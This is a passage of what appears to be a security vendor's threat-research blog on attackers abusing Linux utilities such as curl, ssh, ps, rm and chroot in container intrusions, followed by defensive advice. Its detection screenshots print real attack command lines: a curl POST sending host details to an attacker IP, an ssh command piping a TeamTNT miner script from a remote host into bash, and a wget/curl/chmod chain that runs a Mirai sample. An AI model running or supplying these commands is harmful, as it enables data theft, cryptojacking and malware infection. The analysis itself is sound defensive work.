
Remote acce
false

Integrity level:
Untrusted

```
curl --interface 172.31.179.2 -s --data-
urlencode icid=1843 --data-urlencode
vuln=apache --data-urlencode ips=1 --
data-urlencode prx=./python -m pproxy -l
socks5+in://116.203.212.184:17912/@172.
31.179.0,#pproxy:TX72z6aD --data-
urlencode mnc=1 --data-urlencode
rm=16012 --data-urlencode cr=8 --data-
urlencode a=daemon --data-urlencode
o=PRETTY_NAME="Debian GNU/Linux 10
(buster)" NAME="Debian GNU/Linux"
VERSION_ID="10" VERSION="10 (buster)"
VERSION_CODENAME=buster ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/s
upport"
BUG_REPORT_URL="https://bugs.debian.o
rg/" -X POST
http://116.203.212.184/1010/cmd.php -u
client:%@123-456@%
```

Figure 8. Using “curl” to exfiltrate system information to the attacker

The curl, or cURL, utility is used to transfer data across different protocols, such as HTTP, HTTPS, and File Transfer Protocol (FTP). The example in Figure 8 shows that system information such as the OS version and release version is sent as a POST request to the attacker’s infrastructure.



Observed Attack Techniques:
🟧 Curl Execution
🟨 Download Via Curl Or Wget

Object type:
Process

Created:
2022-06-06 03:30:43

Process name:
curl

File path:
/usr/bin/curl

CLI command:
curl -L --connect-timeout 30 https://github.com/xmrig/xmrig/releases/...

File SHA-1:
fe2f5b58399c8adb1b81c2c7497d3281def810b3


File SHA-256:
4deb8004d2a6999767df78ae441bb2fb3f95b63c265e80c96dcdfff98dc2...

File MD5:
add6bc2195e82c55985ccf49fd4048e6

Process ID:
1730603

Figure 9. Using “curl” to download xmrig binaries from GitHub

In this case, curl is used to download binaries of the XMRig miner from Github. Attackers have been known to abuse legitimate platforms like Github and Netlify to serve crypto-mining tools, as we explain in our previous blog: Vulnerabilities Exploited for Monero Mining Malware Delivered via GitHub, Netlify.



Observed Attack Techniques:

Object type:
Process

Created:
2022-06-06 01:59:35

Process name:
pgrep

File path:
/usr/bin/pgrep

CLI command:
pkill -9 kdevtmpfsi

File SHA-1:
d337e20069208514948ec2c3573fe6a248404c20


File SHA-256:
a1ca06074a7d7fb8b82a44ed77e6b2ab75bad61b0c828fd9bb287f99e77...

File MD5:
8079f6eb96709ccadc78c6006593809a

Process ID:
1289538

Figure 10. Using “pkill” to kill competing processes/coinminers

The kill suite utility is used to send signals to processes and, as illustrated in the example in Figure 10, it sends the SIGKILL signal to the process named “kdevtmpfsi”. We have been observing cryptocurrency miners named *kdevtmpfsi* as early as 2020. Our blog entry, Analysis of Kinsing Malware's Use of Rootkit, shows another example of a competing miner being terminated.



Observed Attack Techniques:
List Processes via ps

Object type:
Process

Created:
2022-06-06 03:40:04

Process name:
ps

File path:
/usr/bin/ps

CLI command:
ps aux

File SHA-1:
dbcb8b386968d6eeb1a8ca863326f20001797a77


File SHA-256:
701d30ed7055d688aad76e94f43f6da71bf6ca58caa961cee5f38d0c45c0...

File MD5:
c8800d39e018fb66b46d5804160ac13e

Process ID:
1774032

Figure 11. Using “ps” to view running processes

The ps utility is used to view the status of a process. Figure 11 shows the *ps aux* command fetching verbose information about the processes, such as currently running processes, process IDs, and process privileges, on the system. This information can aid attackers in performing discovery-related techniques (T1057 – Process Discovery) and gaining information about the environment they’re in.



rm

Observed Attack Techniques:
Recursive File Deletion via RM Command

Object type:
Process

Created:
2022-06-05 22:43:12

Process name:
rm

File path:
/usr/bin/rm

CLI command:
rm -rf /tmp/. /tmp/..

File SHA-1:
f12bdba0b05e07cb677edd8245fb1d25b72a8dcc

File SHA-256:
f31ab9fc2b32ed344c5918915600817224ce32c12258962dc40ab7e1c52...

File MD5:
aa2b5496fdbfd88e38791ab81f90b95b

Process ID:
1788318

Signer:
-


Signer validity:
-

File type:
Directory

Remote access:
false

Figure 12. Using “rm” to remove hidden files from /tmp directory

In Figure 11, we see the rm tool being used to delete the hidden files and folders under the */tmp* directory. Attackers can create hidden directories to evade detection by adding “.” before the file or folder name (Hide Artifacts: Hidden Files and Directories - T1564.001).



Observed Attack Techniques:
Outbound SSH Connections

Object type:
Process

Created:
2022-04-09 15:56:06

Process name:
ssh

File path:
/host/usr/bin/ssh

CLI command:

```
ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeou...
```

File SHA-1:
a853d59bbb

File SHA-256:
9a9dd602d0 ...139d2ec85...

File MD5:
7871e838456


Process ID:
1937659

Signer:
-

```
ssh -oStrictHostKeyChecking=no -
oBatchMode=yes -oConnectTimeout=5 -i
/tmp/TeamTNT root@127.0.0.1 (curl
http://teamtnt.red/sh/setup/moneroocean
_miner.sh||cd1
http://teamtnt.red/sh/setup/moneroocean
_miner.sh||wget -q -O-
http://teamtnt.red/sh/setup/moneroocean
_miner.sh||wd1 -q -O-
http://teamtnt.red/sh/setup/moneroocean
_miner.sh)|bash
```

Figure 13. Using “ssh” to infect underlying host with XMR miners

The ssh utility is the remote client used for accessing systems over Secure Shell (SSH) in a worm-like fashion. In Figure 13, the attacker tries to download the Monero miner (using wget/curl) and infect the remote machine in which the SSH is being attempted (127.0.0.1). Once attackers mount the underlying host's file system due to unsecure configuration (for example, privileged containers) of containers, they create new pairs of SSH keys, use it to establish an "ssh" session, and infect the underlying host with cryptocurrency miners.



Observed Attack Techniques:
Java Executing Bash Shell Script

Object type:
Process

Created:
2022-04-13 04:41:20

Process name:
bash

File path:
/bin/bash

CLI command:

```
/bin/bash -c wget http://140.238.180.34/runnable; curl -O http://140.2...
```

File SHA-1:
29245c3ea5c

File SHA-256:
c3d850d157 bf0bfcba8f...


```
/bin/bash -c wget
http://140.238.180.34/runnable; curl -O
http://140.238.180.34/runnable; chmod
777 runnable; ./runnable runner
```

File MD5:
f901e3d2f18c351ef7287b0ccc631cc9

Process ID:
16898

Figure 14. Using "wget", "curl", "chmod" to download and execute Mirai malware

In this example, we see the combined use of different Linux utilities wherein the binary is downloaded, permissions are modified, and then later executed. The executable named "runnable" is a Mirai sample delivered after the exploitation of the Log4shell vulnerability tracked under CVE-2021-44228.



Profile Events

Observed Attack Techniques:
Unix System Owner Or User Discovery

Object type:
Process

Created:
2022-06-06 08:42:51

Process name:
whoami

File path:
/usr/bin/whoami

CLI command:
whoami


File SHA-1:
8379306341f5fdfc1969c45f54a011fc89a43678

File SHA-256:
fa7553f568e3cedee99995fe02e2a66a4d7e9a4f9585abed4bf96daf0770...

File MD5:
4b7929c24054597d751f88c87fc470ba

Process ID:
4043780

Figure 15. Using “whoami” to view current user context



Summary

(processFilePath) /bin/busybox
purpleteam-big

Identified Suspicious Chroot Attempt

Technique: T1059.001 - Command and Scripting Interpreter. PowerShell

2022-04-27 11:27:26 | View event
(endpointIp) [redacted]
(parentCmd) chroot /host bash -c echo c3NoL...
(processCmd) bash -c echo c3NoLWtleWdlbiA...
(endpointHostName) purpleteam-big
purpleteam-big

Identified Usage Of Base64 Encoding Utility

Technique: T1140 - Deobfuscate/Decode Files or Information

2022-04-27 11:27:26 | View event
(endpointIp) [redacted]
(objectName) /host/usr/bin/base64
(processName) /host/usr/bin/bash
(endpointHostName) purpleteam-big
(objectCmd) base64 -d
(parentFilePath) /host/usr/bin/bash
purpleteam-big

2022-04-27 1
bash -c echo c3NoLWtleWdlbiAtTiAiliAtZiAvdG1wL1RlYW1UTlQKCmNoYXR0ciAtU...
busybox
purpleteam-big
bash
172.16.0.211
chroot /host bash -c echo c3NoLWtleWdlbiAtTiAiliAtZiAvdG1wL1RlYW1UTlQK...
base64 -d
base64

Figure 16. Workbench showing an attacker using “chroot” and “base64”

Using the Vision One workbench, we see the chroot and base64 utilities being used by an attacker. Note that chroot is used to change the root to the directory supplied (in this case, */host*), where the underlying host’s file system is mounted within the container. We explore the weakness posed by this function when granted to a container in our article, Why A Privileged Container in Docker is a Bad Idea,

Best practices for protecting Linux systems from utility abuse

Using distroless images

By observing the techniques discussed in the previous section, we see that the attackers can use a set of tools that come bundled with a full-scale operating system. As defenders, it would be safer to have container images that contain only the tools we require, and remove the tools that aren’t needed.

This approach to security can help mitigate risk to a great extent, even against critical vulnerabilities such as Log4Shell. Reducing the number of tools needed for applications to run also reduces the attack surface introduced by the dependency vulnerabilities in open-source libraries and tools. Here enters the concept of distroless images, which are described as images that contain only the application and its runtime dependencies, doing away with the programs you would expect to find in a typical Linux distribution such as package managers and shells.

Cloud One Workload Security – Application Control


From a defender's perspective, the focus should be on disabling, or rather, disarming the attacker via defense-in-depth strategies. While making changes to the system to minimize or even prevent abuse would help, a multilayered approach that leverages multiple security measures would provide the strongest level of security, ideally by combining best practices with effective defense technologies.

For non-containerized environments, Cloud One Workload Security provides the Application Control module, which monitors software changes and allows or blocks them based on the set configuration. It creates a baseline of the existing applications and applies the rules to the new applications that are downloaded and installed. It works based on the SHA256 hash for a binary.

It provides options for users to do the following:

1. Block unrecognized software until explicitly allowed
2. Allow unrecognized software until explicitly blocked

We download a pre-compiled binary of the nmap network enumeration tool from GitHub using wget on an Ubuntu 20.04 long-term support (LTS) server. The server was then configured with the Cloud One Workload Security agent running with the Application Control module set to ‘Block’ mode for unrecognized software. As shown in the Figure 17, the execution was prevented by Application Control.



